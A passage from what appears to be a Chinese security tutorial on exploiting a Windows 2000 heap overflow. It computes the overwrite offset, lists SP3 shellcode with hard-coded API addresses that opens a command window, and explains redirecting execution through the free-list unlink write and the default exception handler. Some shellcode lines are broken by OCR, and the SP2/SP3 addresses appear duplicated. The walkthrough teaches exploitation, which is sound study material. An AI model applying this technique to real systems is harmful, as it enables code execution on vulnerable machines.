


图6

我们分析一下这两个过程,第一次是把Mybuf数组不停地加上100~109,就是十六进制的0x64~0x6D的循环;第二次则是以10为一段长度,每段分别以0x64、0x65……来填充Mybuf。

第一次溢出时,报错值是0x66,此时数组中只有0x64~0x6D不断循环,所以我们可以推出尾数是0x66-0x64=2。

第二次溢出时,报错的全部是0x79,而此时是从0x64开始,每10个数为一段。0x79-0x64=0x15,就是十进制的21。即在字符串的第21个段,所以我们可以大胆地计算出出错点的位置是:

(0x79 - 0x64) × 10 + (0x66 - 0x64) = 21 × 10 + 2

= 212

我们再验证一下，指定Mybuf第212开始的4个字节是"BBBB"，其余全部为"A"。如果我们的计算正确，那么应该是0x42（B的十六进制）覆盖到溢出点。

```
for(i=0; i<240; i++)
{
mybuf[i] = 'A';
}
mybuf[212] = 'B';
mybuf[213] = 'B';
mybuf[214] = 'B';
mybuf[215] = 'B';
```

执行该程序（Vul5.c），果然弹出的对话框成了"'0x77fcb3f5'指令引用的'0x42424242'内容，该内存不能为written"，证明了我们的计算是正确的，如图7所示。




图7

我们分配的Buf1是200个字节，溢出点却是第212个字节，看起来有点奇怪。不过不要紧，看了后面的分析之后就清楚了，我们还是先按步骤继续吧。

ShellCode的编写

ShellCode很重要，这里就不详细介绍了，外面有很多现成的ShellCode，直接拿来使用就可以了，但堆溢出的ShellCode更有其特殊的要求。

第一，如果溢出的是默认堆，则不能使用网络相关的函数，比如开端口、反向连接等ShellCode都不能使用；

第二，可以想办法在ShellCode中恢复默认堆，然后再使用网络相关ShellCode，但有时恢复堆后仍不能用网络编程的函数。

第三，新建一个堆，不用默认堆。

第四，干脆就不用网络相关的ShellCode，只是添加用户一类的。

在这里，因为只是为了说明方法，所以我们用最简单的手段（WTF：真会偷懒啊）。不仅溢出新建的堆，而且ShellCode也不用网络相关的函数，就只是完成打开DOS窗口的功能。在Windows 2000 SP3下的代码如下：

```
unsigned char shellcode[] =
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\
xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\
x45\xF9\x54\xC6\x45\xFA\x2E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
"\x64\x9f\xE6\x77"              //SP3 loadlibrary地址
0x77e69f64
"\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\
xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\
x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xc3\xaf\x01\x78"    //SP3 system地址0x7801afc3
"\xFF\xD0";
```

其编码、通用性等方面都没有涉及，我们还是集中精力，看看更关键的地方吧。

跳转到ShellCode

现在，我们知道了有问题程序溢出点的精确位置，意思就是我们可以把它覆盖成任意值；其次，我们也有了ShellCode，一个可以给我们提供DOS窗口的代码。那接下来，就应该想办法使程序跳转到我们的ShellCode中，执行我们的代码，从而完成我们想要的功能。

首先看看堆溢出后为何要产生异常对话框，程序动态分配200字节的Buf1之后，其系统内部的堆结构如图8所示。




图8

解释一下，先是8字节的Buf1的管理结构，然后是系统返回给我们的能实际操作的200字节的空间，接着后面是8字节的下一空闲堆的管理结构，最后是两个双链表指针，各4个字节，共8个字节。

当我们用超长字符串覆盖Buf1的时候，其溢出后的结构如图9所示。




图9

特别的，当用其他字符为A，第212字节为B覆盖时，其结构如图10所示。

```
  8字节          200字节         8字节      8 字节
             AAAA..... AAAAA  AAAAAAAA  AAAABBBB
|-----------| |----------------| |----------|----------|
buf1的管理结构  buf1的可操作空间   下一空闲堆  两个双链表
                                的管理结构    指针
```

图10

200+8+4=212，这就是我们计算得到溢出点为212字节这个奇怪数字的原因。我们把结构最后的双链表指针覆盖了，那系统要使用它们的时候，当然会不正确，出错——这就是要出现报错对话框的原因。

再次，看看系统如何使用那两个双链表指针的。当程序分配Buf2的时候，就要使用那两个双链表指针了，且Eax为前一指针的值，而Ecx为后一指针的值，并作如下操作：

```
mov [ecx],eax;   mov [eax+4], ecx
```

该操作的目的是在新分配内存时，改变链表的指向，这里不仔细分析其功能，只要知道这两个操作即可。具体来讲，就是我们在最后一次覆盖时，其结构和指针的值，如图11所示。

```
eax = AAAA ecx = BBBB
|----------|----------|
   两个双链表指针
```

图11

在我们最后一次覆盖数据的情况下，其操作Mov [ecx],eax就等于Mov [BBBB],AAAA。B的十六进制是0x42，即Mov[0x42424242],AAAA，就是把AAAA写入到0x42424242地址的内存中，而地址0x42424242一般是不能写的，所以就会报0x42424242不能写的错误。

程序出错就终止了。如果还要执行下一操作Mov [eax+4], ecx，在这种情况下，就等于Mov [AAAA+4],BBBB = mov [AAAD],BBBB了，即把BBBB写入到0x41414144的地址中，通常也是会出错的。

可以看出，我们用值随意覆盖的时候，会出现错误。如果我们精心地构造覆盖数据，就有可能跳转到我们想要的地方——ShellCode的地址去。

最后，构造溢出数据，使在堆溢出时，完成跳转。我们知道，在分配Buf2的时候，会有两个操作Mov[ecx],eax和Mov[eax+04],ecx，而Eax和Ecx分别是前后双链表指针的值。当我们用超长的数据填充Buf1的时候，可以覆盖到双链表指针的值，也就是说我们可以自己构造Eax和Ecx。那如何构造Eax和Ecx可以使程序跳转到ShellCode呢？

分析到这里了，思路应该是很清晰了，我们把Eax的值构造成ShellCode的地址比如是0x11111111，把Ecx的值构造成某个函数返回点的地址，比如是0x22222222，这样Mov[ecx],eax就是Mov [0x22222222], 0x11111111，就会用ShellCode的地址覆盖函数返回点的值。这就如同堆栈溢出一样，当函数返回的时候，就会把保存的返回点给EIP继续执行，但保存的返回点已经被我们改成了ShellCode的地址，就会执行我们的ShellCode了。

一般函数返回点的地址不容易确定，而且每次运行程序的顺序不同，地址也不同。所以大家通常都把Ecx的值覆盖成默认异常处理的地址，在SP2上是0x77ebf44c，在SP3上是0x77ebf44c，这样出现异常的时候，就会执行我们的ShellCode了，Cool！

ShellCode的地址呢？这里ShellCode是保存在Mybuf中的，所以我们直接把Mybuf的地址读出来填入即可。不过它不具有通用性，这就是OYXin文章提出的改进的地方，但我们还是看最笨的方法吧。我们构造的字符串结构如图12所示。

```
208字节=空间+管理结构                  | 4字节 eax   | 4字节 ecx  |
| Nop Nop Nop Nop Nop ShellCode | shellcode地址 | 异常处理地址 |
```

图12

如此得到Mybuf后，运行程序，(Vul6.c)，就会弹出我们的DOS对话框了！堆溢出利用成功完成，如图13所示。




图13

定位的改进方法

这个时候再回过头来看看OYXin在他的文章中提出的改进办法，就比较好理解了。刚才ShellCode的地址是不固定的，OYXin提出了改进ShellCode的定位办法，他发现其实下一个堆管理结构的起始点，在Windows 2000下是Esi+0x4c，所以把Eax覆盖成Call [esi+0x4c]在内存中的地址就可以更固定的定位了。Cool！顺便说说，在Windows XP下，是Edi+0x74。